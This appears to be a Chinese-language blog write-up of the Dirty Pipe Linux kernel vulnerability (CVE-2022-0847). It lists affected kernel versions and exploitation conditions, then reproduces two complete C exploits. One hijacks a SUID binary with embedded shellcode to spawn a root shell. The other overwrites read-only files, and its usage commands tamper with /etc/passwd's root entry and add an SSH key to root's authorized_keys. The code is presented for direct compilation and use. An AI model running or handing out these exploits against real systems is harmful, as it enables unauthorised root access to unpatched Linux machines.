说明
CVE-2022-0847是自5.8以来Linux内核中的一个漏洞,它允许覆盖任意只读文件中的数据。导致权限提升,因为非特权进程可以将代码注入根进程。
影响版本
内核版本大于等于5.8。 此漏洞已在 Linux 5.16.11、5.15.25 和 5.10.102 中修复。
5.8 <= (kernel version) < 5.16.11、5.15.25、 5.10.102
利用条件
- 对文件有可读权限(否则无法利用)


- 无法调整文件大小(不能扩增、缩小文件)(并不是)

原始内容如下:
- the attacker must have read permissions (because it needs to a page into a pipe)
splice()- the offset must not be on a page boundary (because at least one byte of that page must have been spliced into the pipe)
- the write cannot cross a page boundary (because a new anonymous buffer would be created for the rest)
- the file cannot be resized (because the pipe has its own page fill management and does not tell the page cache how much data has been appended)
参考链接
利用
- 劫持suid程序执行命令
poc 如下:
//
// dirtypipez.c
//
// hacked up Dirty Pipe (CVE-2022-0847) PoC that hijacks a SUID binary to spawn
// a root shell. (and attempts to restore the damaged binary as well)
//
// Wow, Dirty CoW reloaded!
//
// -- blasty <[email protected]> // 2022-03-07

/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <[email protected]>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA......\n'
 *
 * Further explanation: https://dirtypipe.cm4all.com/
 */

#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>
#include <stdint.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

// small (linux x86_64) ELF file matroshka doll that does;
//   fd = open("/tmp/sh", O_WRONLY | O_CREAT | O_TRUNC);
//   write(fd, elfcode, elfcode_len)
//   chmod("/tmp/sh", 04755)
//   close(fd);
//   exit(0);
//
// the dropped ELF simply does:
//   setuid(0);
//   setgid(0);
//   execve("/bin/sh", ["/bin/sh", NULL], [NULL]);
unsigned char elfcode[] = {
	/*0x7f,*/ 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
	0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x97, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x97, 0x01, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x48, 0x8d, 0x3d, 0x56, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc6, 0x41, 0x02,
	0x00, 0x00, 0x48, 0xc7, 0xc0, 0x02, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48,
	0x89, 0xc7, 0x48, 0x8d, 0x35, 0x44, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc2,
	0xba, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00, 0x0f,
	0x05, 0x48, 0xc7, 0xc0, 0x03, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d,
	0x3d, 0x1c, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc6, 0xed, 0x09, 0x00, 0x00,
	0x48, 0xc7, 0xc0, 0x5a, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff,
	0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x2f, 0x74, 0x6d,
	0x70, 0x2f, 0x73, 0x68, 0x00, 0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e,
	0x00, 0x01, 0x00, 0x00, 0x00, 0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00,
	0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38,
	0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
	0x00, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40,
	0x00, 0x00, 0x00, 0x00, 0x00, 0xba, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
	0x00, 0xba, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00,
	0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x31, 0xff, 0x48, 0xc7, 0xc0, 0x69,
	0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff, 0x48, 0xc7, 0xc0, 0x6a,
	0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d, 0x3d, 0x1b, 0x00, 0x00, 0x00,
	0x6a, 0x00, 0x48, 0x89, 0xe2, 0x57, 0x48, 0x89, 0xe6, 0x48, 0xc7, 0xc0,
	0x3b, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00,
	0x00, 0x0f, 0x05, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00
};

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int hax(char *filename, long offset, uint8_t *data, size_t len) {
	/* open the input file and validate the specified offset */
	const int fd = open(filename, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return -1;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return -1;
	}

	/* create the pipe with all flags initialized with
	   PIPE_BUF_FLAG_CAN_MERGE */
	int p[2];
	prepare_pipe(p);

	/* splice one byte from before the specified offset into the
	   pipe; this will add a reference to the page cache, but
	   since copy_page_to_iter_pipe() does not initialize the
	   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return -1;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return -1;
	}

	/* the following write will not create a new pipe_buffer, but
	   will instead write into the page cache, because of the
	   PIPE_BUF_FLAG_CAN_MERGE flag */
	nbytes = write(p[1], data, len);
	if (nbytes < 0) {
		perror("write failed");
		return -1;
	}
	if ((size_t)nbytes < len) {
		fprintf(stderr, "short write\n");
		return -1;
	}

	close(fd);

	return 0;
}

int main(int argc, char **argv) {
	if (argc != 2) {
		fprintf(stderr, "Usage: %s SUID\n", argv[0]);
		return EXIT_FAILURE;
	}

	char *path = argv[1];
	uint8_t *data = elfcode;

	int fd = open(path, O_RDONLY);
	uint8_t *orig_bytes = malloc(sizeof(elfcode));
	lseek(fd, 1, SEEK_SET);
	read(fd, orig_bytes, sizeof(elfcode));
	close(fd);

	printf("[+] hijacking suid binary..\n");
	if (hax(path, 1, elfcode, sizeof(elfcode)) != 0) {
		printf("[~] failed\n");
		return EXIT_FAILURE;
	}

	printf("[+] dropping suid shell..\n");
	system(path);

	printf("[+] restoring suid binary..\n");
	if (hax(path, 1, orig_bytes, sizeof(elfcode)) != 0) {
		printf("[~] failed\n");
		return EXIT_FAILURE;
	}

	printf("[+] popping root shell.. (dont forget to clean up /tmp/sh ;))\n");
	system("/tmp/sh");

	return EXIT_SUCCESS;
}
直接运行

elfcode数组中的那一串hex编码经过解码后发现是/bin/sh启动/tmp/sh的elf hex编码文件


suid权限的程序,然后通过pipe管道对这个suid程序进行篡改输出到/tmp/sh中
/tmp/sh为执行sh功能的elf文件
执行进程如下:

- 篡改权限为只读的文件内容直接贴上poc
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <[email protected]>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA......\n'
 *
 * Further explanation: https://dirtypipe.cm4all.com/
 */

#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int main(int argc, char **argv)
{
	if (argc != 4) {
		fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
		return EXIT_FAILURE;
	}

	/* dumb command-line argument parser */
	const char *const path = argv[1];
	loff_t offset = strtoul(argv[2], NULL, 0);
	const char *const data = argv[3];
	const size_t data_size = strlen(data);

	if (offset % PAGE_SIZE == 0) {
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}

	const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
	const loff_t end_offset = offset + (loff_t)data_size;
	if (end_offset > next_page) {
		fprintf(stderr, "Sorry, cannot write across a page boundary\n");
		return EXIT_FAILURE;
	}

	/* open the input file and validate the specified offset */
	const int fd = open(path, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return EXIT_FAILURE;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return EXIT_FAILURE;
	}

	if (offset > st.st_size) {
		fprintf(stderr, "Offset is not inside the file\n");
		return EXIT_FAILURE;
	}

	if (end_offset > st.st_size) {
		fprintf(stderr, "Sorry, cannot enlarge the file\n");
		return EXIT_FAILURE;
	}

	/* create the pipe with all flags initialized with
	   PIPE_BUF_FLAG_CAN_MERGE */
	int p[2];
	prepare_pipe(p);

	/* splice one byte from before the specified offset into the
	   pipe; this will add a reference to the page cache, but
	   since copy_page_to_iter_pipe() does not initialize the
	   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return EXIT_FAILURE;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return EXIT_FAILURE;
	}

	/* the following write will not create a new pipe_buffer, but
	   will instead write into the page cache, because of the
	   PIPE_BUF_FLAG_CAN_MERGE flag */
	nbytes = write(p[1], data, data_size);
	if (nbytes < 0) {
		perror("write failed");
		return EXIT_FAILURE;
	}
	if ((size_t)nbytes < data_size) {
		fprintf(stderr, "short write\n");
		return EXIT_FAILURE;
	}

	printf("It worked!\n");
	return EXIT_SUCCESS;
}
使用gcc exp.c -o exp -std=c99进行编译执行
passwd_tmp=$(cat /etc/passwd|head)
./exp /tmp/passwd 1 "${passwd_tmp/root:x/oot:1234567890:qqssdfffdccbdgdfgdfgd}"
即可修改当前权限下只读权限的文件内容

1 这是因为:
const char *const data = argv[3];
const size_t data_size = strlen(data);
data_size就是设置偏移量offset
const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
const loff_t end_offset = offset + (loff_t)data_size;
最后进行写入
nbytes = write(p[1], data, data_size);
if (nbytes < 0) {
	perror("write failed");
	return EXIT_FAILURE;
}
if ((size_t)nbytes < data_size) {
	fprintf(stderr, "short write\n");
	return EXIT_FAILURE;
}
总结下,输入值共有三个部分组成:
./poc <只读文件> 1 $"{待写入的文件内容}"
ps: 有师傅说修改容器密码可影响同镜像下所有容器,猜想或许是修改了镜像层导致的吧。如有不对勿喷!
容器启动后,Docker Daemon 会在容器使用的镜像上添加一个容器层。容器运行时,所有于数据变化相关的操作都是在这个读写层中完成的,如新建文件,修改文件等。删除容器时,Docker Daemon 同时会删除这个容器层。
每个容器运行时,都有自己的容器层,并在容器层中保存容器运行相关的数据。容器层之下的所有镜像层都是只读的,因此多个容器可以共享同一个镜像。
摘抄自知乎回答